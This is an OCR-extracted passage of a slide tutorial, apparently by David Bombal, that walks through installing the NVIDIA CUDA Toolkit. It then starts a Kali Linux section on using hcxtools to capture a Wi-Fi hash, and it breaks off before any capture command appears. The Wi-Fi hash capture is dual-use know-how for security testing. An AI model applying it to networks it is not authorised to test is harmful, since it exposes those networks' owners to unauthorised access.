
Install CUDA Toolkit

9. Click **Download (3.0 GB)** to download the CUDA Toolkit.




Install CUDA Toolkit


10. Go to downloads and double click on the cuda toolkit installer that just downloaded.



Install CUDA Toolkit


11. Select the folder where you want to temporarily extract the NVIDIA CUDA Toolkit installer. I selected the default. Press OK. Wait for it to complete extracting before then continue to the installation.





Install CUDA Toolkit


12. Wait for it to complete the **System Check**.



Install CUDA Toolkit

13. You might be installing an older driver version if you already have newer drivers installed.

    Just click on **CONTINUE**.




Install CUDA Toolkit

14. Read the **License Agreement** and click on **AGREE AND CONTINUE**.


Install CUDA Toolkit

15. Under **Installation options** we're just going to choose **Express** and click **NEXT**.




Install CUDA Toolkit

16. Select the I understand box and press NEXT.




Install CUDA Toolkit

17. Press **NEXT** to Install.




Install CUDA Toolkit

18. You can uncheck both the options or leave them and click on **CLOSE**.



Use hcxtools to get hash

1. Connect your NIC to your computer and select **Connect to virtual machine**. Select your Virtual Machine Name and press **OK**.



DAVID BOMBAL
EDUCATE.MOTIVATE


Use hcxtools to get hash

2. We will now confirm that Kali Linux picked up our NIC by running the command `iw dev` in the terminal. Our interface **wlan0** was picked up and is in **managed** mode.

Use hcxtools to get hash

3. We run the following command to stop the NetworkManager service:

